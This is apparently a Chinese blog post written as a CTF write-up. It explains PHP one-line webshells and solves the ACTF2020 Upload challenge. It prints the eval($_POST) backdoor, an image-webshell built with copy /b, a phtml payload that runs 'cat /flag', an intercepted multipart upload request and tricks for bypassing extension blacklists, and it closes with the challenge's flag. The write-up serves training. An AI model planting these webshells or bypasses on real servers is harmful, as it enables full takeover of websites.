
Web-一句话木马php

原创

Oooption 于 2021-05-05 14:01:33 发布 326 收藏 1

分类专栏： CTF 文章标签： php



文章目录

前言

在BUU CTF做到一道题，[ACTF2020 新生赛]Upload 1。要求upload，这个时候应该想到是一句话木马的题目。在攻防世界的web新手区中webshell也是一个一句话木马的题目。

一、什么是webshell

webshell是web入侵的脚本攻击工具。webshell就是一个asp或php木马后门，黑客在入侵了一个网站后，常常在将这些asp或php木马后门文件放置在网站服务器的web目录中，与正常的网页文件混在一起。然后黑客就可以用web的方式，通过asp或php木马后门控制网站服务器，包括上传下载文件、查看数据库、执行任意程序命令等。
web指的是在web服务器上，而shell是用脚本语言编写的脚本程序，webshell就是就是web的一个管理工具，可以对web服务器进行操作的权限，也叫webadmin。通常被黑客利用，黑客通过一些上传方式，将自己编写的webshell上传到web服务器的页面的目录下，然后通过页面访问的形式进行入侵，或者通过插入一句话连接本地的一些相关工具直接对服务器进行入侵操作。

二、一句话木马

1.基本原理

利用文件上传漏洞，往目标网站中上传一句话木马，然后你就可以通过中国蚁剑获取和控制整个网站目录。@表示后面即使执行错误，也不报错。eval（）函数表示括号内的语句字符串什么的全都当做代码执行。

```
<?php @eval($_POST['cmd']); ?>
```

原理理解：相当于为中国蚁剑创建一个可以不断访问网站的门，蚁剑可以通过这个密码‘cmd’，传递一些可以为eval执行的字符串代码，最终呈现的效果就是我们可以管理整个网站的文件。


2.上传文件到网站流程

参考：https://blog.csdn.net/qq_43236906/article/details/109263653
重点是一个用于管理上传文件的php文档。

```php
<?php
 if ($_FILES["file"]["error"] > 0)
   {
   echo "Return Code: " . $_FILES["file"]["error"] . "<br />";
   }
 else
   {
   echo "Upload: " . $_FILES["file"]["name"] . "<br />";
   echo "Type: " . $_FILES["file"]["type"] . "<br />";
   echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />";
   echo "Temp file: " . $_FILES["file"]["tmp_name"] . "<br />";

   if (file_exists("upload/" . $_FILES["file"]["name"]))
     {
     echo $_FILES["file"]["name"] . " already exists. ";
     }
   else
     {
     move_uploaded_file($_FILES["file"]["tmp_name"],
     "upload/" . $_FILES["file"]["name"]);
     echo "Stored in: " . "upload/" . $_FILES["file"]["name"];
     }
   }
?>
```

一般在这里会有对上传文件类型的过滤，这段代码中上传文件重复会返回提示，储存地址为添加了upload的路径，即upload的文件夹。
这段代码暴露了上传文件储存的地址，就可采用蚁剑不断的访问这个文件，想网站提交数据。



3.语句解析

```php
<?php @eval($_POST['cmd']); ?>
```

（1）@表示后续语句执行时不报错，否则因为变量没有定义会宝座
（2）$_POST['cmd']表示cmd这个变量使用post的方式接收。（在firefox中使用hack的postdata选项传递数据。

> post与get的数据提交方式是不同的。传输数据的两种方法，get、post，post是在消息体存放数据，get是在消息头的url路径里存放数据（例如xxx.php?a=2）
> （3）eval（）语句是将字符串当成代码执行，这样通过cmd上传的字符串就可以执行，蚁剑就是通过这个门对网站的权限进行获取。

4.入侵条件

> **木马入侵成功条件**
> （1）木马上传成功，未被杀；
> （2）知道木马的路径在哪；
> （3）上传的木马能正常运行。

一般来说，题目明确让你上传文件肯定就是上传一句话木马的文件，但是一般会与类型筛选的问题。或者是直接把后门给你，比如说攻防世界的webshell题目。或者是允许你更改网站的某个asp/aspx/php文件。
绕过类型筛选就是为了能够成功上传木马。
除此之外还需要知道文件被上传到哪里去了，参考本段点2.中国蚁剑的URL得知是该有木马的文件所在绝对地址。

三、图片马

将一句话木马加载到图片最后，构造图片马。

```
C:\Users\hp\Desktop\新建文件夹>copy 1.jpg/b+ 1.php 2.jpg
1.jpg
1.php
已复制            1 个文件。

C:\Users\hp\Desktop\新建文件夹>S
```

这个时候一句话木马存在于图片txt文档最后。但是图片马并不能直接与蚁剑连接，因为图片在网站中的解析格式不是php，蚁剑不能通过这个后门干坏事。
需要使用文件包含漏洞（暂时没时间学了）

四、[ACTF2020 新生赛]Upload

1.思路

首先发现一个上传文件的地方，很明显是上传木马。
随便上传一个文件上去，发现报错要求上传文件的后缀符合要求。

方法一 修改报文

抓包更改文件传入数据的文件类型。用于绕过前端验证。这种方法后续继续学习。

方法二 文件名构造

查看网站源代码，发现前端有一个文件筛查函数。（表征还可以是上传错误后缀的文件bp根本抓不到包）

在html文件中把该函数的调用删掉就可以上传不是图片类型的文件了。

然后可以尝试上传一个php文件，发现还是不行。说明后端也有筛选机制存在。

php常见后缀绕过,文件包含漏洞(绕过姿势)

文件后缀名绕过

前提：黑名单校验

黑名单检测：一般有个专门的 blacklist 文件，里面会包含常见的危险脚本文件。

绕过方法：

(1)找黑名单扩展名的漏网之鱼 - 比如 asa 和 cer 之类

(2)可能存在大小写绕过漏洞 - 比如 aSp 和 pHp 之类

能被解析的文件扩展名列表（记得在蚁剑中选择）：

jsp jspx jspf

asp asa cer aspx

php php php3 php4

exe exee

1、文件构造

本题可以直接构造一个phtml文件，里面包含

```
GIF89a
<script language='php'>@eval($_POST['ye']);</script>
<script language='php'>system('cat /flag');</script>
```

看上去是一个html的文件类型，这个也先挖个坑吧。第二句让flag直接回显。

2、抓包改文件类型

首先还是先把前端的审查函数给删了，直接传一个php文件上去，抓包。

```
Cookie: UM_distinctid=
178f776257b24d-0d4502bccb95998-4c3f237d-144000-178f776257e139
Upgrade-Insecure-Requests: 1

-----------------------------342791608441200646742463258 94
Content-Disposition: form-data; name="upload_file"; filename="1.phtml"
Content-Type: application/octet-stream

<?php @eval($_POST['shell']);?>
-----------------------------342791608441200646742463258 94
Content-Disposition: form-data; name="submit"

upload
-----------------------------342791608441200646742463258 94--

```

修改文件类型为phtml,上传成功。然后用蚁剑连一连就可以找到flag。
至于使用哪一种后缀进行绕过需要尝试，毕竟没有上帝视角。蚁剑里看到

```php
//设置上传目录
define("UPLOAD_PATH", "./uplo4d");
$msg = "Upload Success!";
if (isset($_POST['submit'])) {
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_name = $_FILES['upload_file']['name'];
    $ext = pathinfo($file_name,PATHINFO_EXTENSION);
    if(in_array($ext, ['php', 'php3', 'php4', 'php5'])) {
        exit('nonono~ Bad file! ');
    }

    $new_file_name = md5($file_name).".".$ext;
    $img_path = UPLOAD_PATH . '/' . $new_file_name;


    if (move_uploaded_file($temp_file, $img_path)){
        $is_upload = true;
    } else {
        $msg = 'Upload Failed!';
    }
    echo '<div style="color:#F00">'.$msg." Look here~ ".$img_path."</div>";
}
```

常用的绕过后缀被禁了一大半。

编辑: /flag

/flag　刷新　高亮

```
1  flag{1f56ab2c-2c21-43a2-b6f6-5f08d412f696}
2
```

最后找到。

参考

Web安全-一句话木马

WEB32：文件上传 (一句话木马，以及工具中国蚁剑用法)